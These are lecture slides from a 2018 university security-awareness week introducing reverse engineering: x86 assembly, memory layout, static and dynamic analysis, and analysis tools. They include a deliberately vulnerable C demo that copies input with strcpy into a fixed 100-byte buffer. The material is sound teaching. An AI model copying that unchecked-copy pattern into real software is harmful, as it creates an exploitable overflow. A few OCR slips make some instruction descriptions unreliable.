NOVEMBER 2 – 3

TexSAW 2018

8th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

THE UNIVERSITY OF TEXAS AT DALLAS

UT DALLAS

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Introduction to Reverse Engineering


Alan Padilla, Ricardo Alanis, Stephen Ballenger, Luke Castro, Jake Rawlins

Reverse Engineering (of Software)

- What is it?
  - Taking stuff apart and learning how it works. Specifically, we are taking apart programs
- What is it for?
  - Binary exploitation (the cool topic)
  - Malware analysis
  - Other stuff
- Binary exploitation
  - OG hacking. Way harder and cooler than web hacking.
    - But (mostly) kidding
- A word on “hacking”...
  - Learn the technology
  - Sprinkle in some ingenuity

Not Another Boring Text Slide

This stuff is cool. Not gonna make you take my word for it though. Demo time.



```
#include <stdio.h>
#include <string.h>

void main (int argc, char*argv[]) {
    copier(argv[1]);
    printf("Done\n");
}

int copier (char *str) {
    char buffer[100];
    strcpy(buffer,str);
    printf("You entered \'%s\' at %p\n", buffer, buffer);
}
```

Ok, this one is another boring text slide

Why did that happen? How did it happen?

Like any sort of hacking, learn how something works, sprinkle in some ingenuity, bend some rules, and all the root shells will be yours.


Hopefully you will be able to do this by the end of this presentation, and you will be a real life Mr. Robot.

...But first you have to learn the background of how stuff works, before you can exploit it.

Basics

What is a Program?

- A *program* is a collection of instructions that performs a specific task when executed by a computer.
  - At the lowest level, programs are a series of binary bits, 0 and 1.



Numbering Systems

- Base 10 (Decimal) - The representation of numbers we are most familiar with.
  - Each digit (0-9) is a product of a power of 10, for example:
    - 6197 = 7 x 10^0 + 9 x 10^1 + 1 x 10^2 + 6 x 10^3 = 7 x 1 + 90 x 10 + 1 x 100 + 6 x 1000 = **6197**
- Base 2 (Binary) - The representation of numbers processed by computers.
  - Each digit (0 and 1) is a product of a power of 2, for example:
    - 1011 = 1 x 2^0 + 1 x 2^1 + 0 x 2^2 + 1 x 2^3 = 1 x 1 + 1 x 2 + 0 x 4 + 1 x 8 = **11**
- Base 16 (Hexadecimal) - The representation of numbers used by programmers to represent long binary numbers concisely.
  - Contains 0 - 9 and A - F as digits where each is a product of a power of 16. For example:
    - 0xC5 = 5 x 16^0 + 12 x 16^1 = 5 + 192 = **197**
  - Note: Many times hexadecimal numbers are preceded by “0x” to denote their base.

Bits, Bytes, and Words


A **bit** is a single binary digit, 0 or 1.

A **byte** is a group of eight bits.

- For example, 00110101 = 0x35


A **word** is a group of 2 bytes, or 16 bits.

- For example, 0110100110101101 = 0x69AD



Memory Layout

- Code - instructions fetched by the CPU to execute the program's tasks
- Heap - used for dynamic memory during execution, creates (allocate) new values and eliminate (free) values that the program no longer needs
- Stack - used for local variables and parameters for functions, and to help control program flow.
  Last-In-First-Out



Little and Big Endianness

- Little Endian - “little end” is where the least significant byte of a word or larger is stored in the lowest address. Used for variables in memory.
- Big Endian - “big end” is how we read it sort of left to right. Typically used for Network Traffic

Big Endian : **0x12345678**


Little Endian: **0x78563412**

X86 Assembly

ASM

- Lowest-level programming language

```
#include <stdio.h>
int main(){
    printf(“Hello World!\n”);
    return 0x1234;
}
```



```
push    ebp
mov     ebp, esp
push    offset aHelloWorld ; "Hello world\n"
call    ds:__imp__printf
add     esp, 4
mov     eax, 1234h
pop     ebp
retn
```

Intel vs AT&T

Intel

- <instruction> <destination>, <operand(s)>
- Little Endian
- No special formatting for immediate values and registers
    - `mov eax, 0xca`
- SIZE PTR [addr + offset] for value at address
    - `add DWORD PTR [ebp-0x8], 0x5`

AT&T

- <instruction> <operand(s)>, <destination>
- $ designates immediate value, % designates registers
    - `movl $0xca, %eax`
- Offset(addr) for value at address
    - `addl $0x5, -0x8(%ebp)`

Memory Data Types

Bytes—8 bits. Examples: **AL, BL, CL**

Word—16 bits. Examples: **AX, BX, CX**

Double word—32 bits. Examples: **EAX, EBX, ECX**

Quad word—64 bits. Not found in x86 architectures but instead combines two registers usually **EDX:EAX**.

Registers

EAX - Stores function return values

EBX - Base pointer to the data section

ECX - Counter for loop operations

EDX - I/O pointer

EFLAGS - holds single bit flags

ESI - Source pointer for string operations


EDI - Destination pointer for string operations

ESP - Stack pointer

EBP - Stack frame base pointer

EIP - Pointer to next instruction to execute (“instruction pointer”)

Evolution of Register



EAX

32 bits									
	1010	1001	1101	1100	1000	0001	1111	0101	Binary
	A	9	D	C	8	1	F	5	Hex

AX

16 bits				
	1000	0001	1111	0101
	8	1	F	5

AH

8 bits		
	1000	0001
	8	1

AL

1111	0101
F	5

Important X86 Instructions

push - “Pushes” DWORD onto Stack. decrements the stack pointer, esp, by 4 bytes

eax 0x00000003 **push eax**

	0x0012FF90	0x00000001
esp →	0x0012FF8C	0x00000002
	0x0012FF88	undef

	0x00000001
	0x00000002
esp →	0x00000003

pop - “pops” DWORD off Stack onto a register. Increments the stack pointer, esp, by 4 bytes.

eax 0xFFFFFFFF **pop eax**

	0x0012FF90	0x00000001
	0x0012FF8C	0x00000002
esp →	0x0012FF88	0x00000003

	0x00000001
esp →	0x00000002
	undef(0x00000003)


X86 Instructions continued

mov eax, edx : move contents of **edx** into **eax**

mov eax, SIZE PTR [edx] : move contents to which **edx** points into **eax**

Similar to pointer dereference in C/C++

eax = *edx [ ] -> dereference address between the brackets



X86 Arithmetic

add eax, 0x5

sub eax, 0x5


mul eax, edx : stores value in edx:eax

div eax, edx : stores dividend in eax, remainder in edx

inc edx: increments edx by 1

dec ecx: decrements edx by 1

push, pop, mov, add - In action



```
push     ebp
mov      ebp, esp
push     offset aHelloWorld ; "Hello world\n"
call     ds:__imp__printf
add      esp, 4
mov      eax, 1234h
pop      ebp
retn
```

- Push stack frame
- Move current stack frame
- Push “Hello world” onto stack for parameter to call
- Call print function
- Add 4 to stack pointer
- Move 1234h into aex
- Pop old stack frame pointer return
- Return to next instruction

X86 Instructions continued

Comparison/Assignment instructions

cmp eax, 0x10: subtracts 0x10 from eax, check if sign flag (SF) is flipped

Calling/Conditional instructions

call 0x8004bc : load address of next instruction onto stack, then function parameters , then calls function at address 0x8004bc

ret : restores next address of previous function (in EIP) and pops all local variables off stack

jmp 0x8004bc : unconditional jump to address 0x8004bc; also jl, jle, jge, jg, je

cmp, jmp - In action

```
sum = 0;
for (i = 0; i <= 10; i++)
     sum += i
```

```
         mov eax, 0
         mov ebx, 0
loop_start:
         cmp ebx, 10
         jg    loop_end
         add   eax, ebx
         inc   ebx
         jmp loop_start
loop_end:
```


- eax will hold **sum**
- ebx will hold **i**


- Compare **i** with **10**
- If greater than jump to the loop_end
- Else add i to sum
- Increment i
- Jump back to start of loop

Static Analysis

What is Static Analysis ?

Analyzing the code and structure of a program without actually running the program.





```
pushl  %ebp
movl   %esp,%ebp
subl   $0x4,%esp
movl   $0x0,0xfffffffc(%ebp)
cmpl   $0x63,0xfffffffc(%ebp)
jle    08048930
jmp    08048948
nop
nop
nop
movl   0xfffffffc(%ebp),%eax
pushl  %eax
pushl  $0x8049418
call   080487c0 <printf>
addl   $0x8,%esp
incl   0xfffffffc(%ebp)
jmp    08048925
nop
nop
xorl   %eax,%eax
jmp    0804894c
leave
ret
```

What are you analyzing ?

paint.exe ? sketchy.exe ?


Integrity - make sure the program you download/run is the one the trusted source created.

Hash it ! Check it on VirusTotal. Verify.

Tools to use:

shasum

md5



```
→ in TexSaw shasum sketchy.exe
b7f1c0ed73b98039819c1bb8118182802f465da1  sketchy.exe

→ in TexSaw shasum -a 256 sketchy.exe
317526cd27281996409efdf683ecbdaa7790679c788b476a19f4d089db0f1b35  sketchy.exe

→ in TexSaw md5 sketchy.exe
MD5 (sketchy.exe) = f02f45007a0dc907bc487b35b5b314fe
```


Strings

“Any word or phrase is a string just like this one”

Searching through the strings can be a simple way to get hints about the functionality of a program.

Strings can gives you:

- URLS
- PASSWORDS
- Standard library calls



*Diagrams from Practical Malware Analysis

Strings: Tools

GNU Strings:

- ASCII
- UNICODE: UTF-16LE, UTF-16BE, UTF-32LE, UTF-32BE

FLOSS:

- More powerful String finder: Obfuscated Strings (purposely garbled strings)
- ASCII , UTF-16LE


Decompilers

Turning 01's into readable Assembly Language

Useful for analyzing a program's structure and procedures.

Tools used:

- IDA Pro
- Binary Ninja
- Radare2


IDA - /home/daniel/Desktop/idag.idb (idag.exe)
File Edit Jump Search View Debugger Options Windows Help
Text
IDA View-A
Hex View-1
Exports
Imports
Names window
Functions window
Strings window
Graph mini view

```
loc_0_461F26:                ; jumptable 00461C99 case 36
mov     eax, [ebp+var_4]
mov     edx, [eax]
mov     [ebp+var_10], edx
mov     ecx, [ebp+var_10]
cmp     ecx, 0FFh
jg      loc_0_461D90        ; jumptable 00461C99 case 42
```

```
loc_0_461DB3:                ; jumptable 00461C99 case 74
mov     eax, [ebp+var_4]
mov     edx, [eax]
mov     [ebp+var_10], edx
mov     ecx, [ebp+var_10]
test    ecx, ecx
jge     short loc_0_461DE0
```

```
To:  sub_0_461C6B:loc_0_461D90

loc_0_461D90:                ; jumptable 00461C99 case 42
mov     edx, [ebp+var_4]
mov     ecx, [edx]
mov     [ebp+var_10], ecx
push    [ebp+var_10]
push    offset aDaA_0   ; "Da%a"
push    [ebp+arg_0]
push    [ebp+var_C]
call    _qenprintf
add     esp, 10h
jmp     loc_0_461F7A
```

```
_461D6D:                ; jumptable 00461C99 case 41
  ecx, [ebp+var_4]
  eax, [ecx]
  [ebp+var_10], eax
  [ebp+var_10]
  offset aA_7      ; "%a"
  [ebp+arg_0]
  [ebp+var_C]
  _qenprintf
  esp, 10h
  loc_0_461F7A
```

```
mov     eax, [ebp+var_10]
neg     eax
push    eax
push    offset aDaA_1   ; "-Da%a"
push    [ebp+arg_0]
push    [ebp+var_C]
call    _qenprintf
add     esp, 10h
jmp     loc_0_461F7A
```

```
loc_0_461DE0:
push    [ebp+var_10]
push    offset aDaA_0   ; "Da%a"
push    [ebp+arg_0]
push    [ebp+var_C]
call    _qenprintf
add     esp, 10h
jmp     loc_0_461F7A
```

```
loc_0_461D90:                ; jumptable 00461C99 case 42
mov     edx, [ebp+var_4]
mov     ecx, [edx]
mov     [ebp+var_10], ecx
push    [ebp+var_10]
push    offset aDaA_0   ; "Da%a"
push    [ebp+arg_0]
push    [ebp+var_C]
call    _qenprintf
add     esp, 10h
jmp     loc_0_461F7A
```

```
movsx   edx, byte ptr [ebp+var_10]
push    edx
push    offset aC       ; "'%c'"
push    [ebp+arg_0]
push    [ebp+var_C]
call    _qenprintf
add     esp, 10h
jmp     short loc_0_461F7A
```

```
100.00%  (600,1086)  (1056,223)  00061517  00461F17: sub_0_461C6B+2AC
```

Dynamic Analysis

What is Dynamic Analysis

The analysis of a program while it is running, to observe its true functionality

This allows you to view the transfer of state within a program

Dynamic Analysis should only be performed after static analysis has been completed.

Tools

Linux: GDB, Immunity Debugger

Windows: OllyDBG, WinDBG

GDB Walkthrough

Command line interface


- Step through programs
- View stack
- Jump through memory addresses

GDB Cheat Sheet !

Dynamic Analysis Limitations

Not all functionalities may execute when a program is run

- Command line arguments
- Branches in code



if statement flow chart

Dynamic Analysis and Malware

Dynamic analysis techniques on malware can put your system and network at risk!

Virtual Machines and Sandboxes allow dynamic analysis on malware

- Cuckoo Sandbox
- Virtualbox/VMWare

Basic Dynamic Analysis on Malware

Process Monitoring

- Top

Virtual Networking

- FakeNet-NG / INetSim

Network Traffic Logging

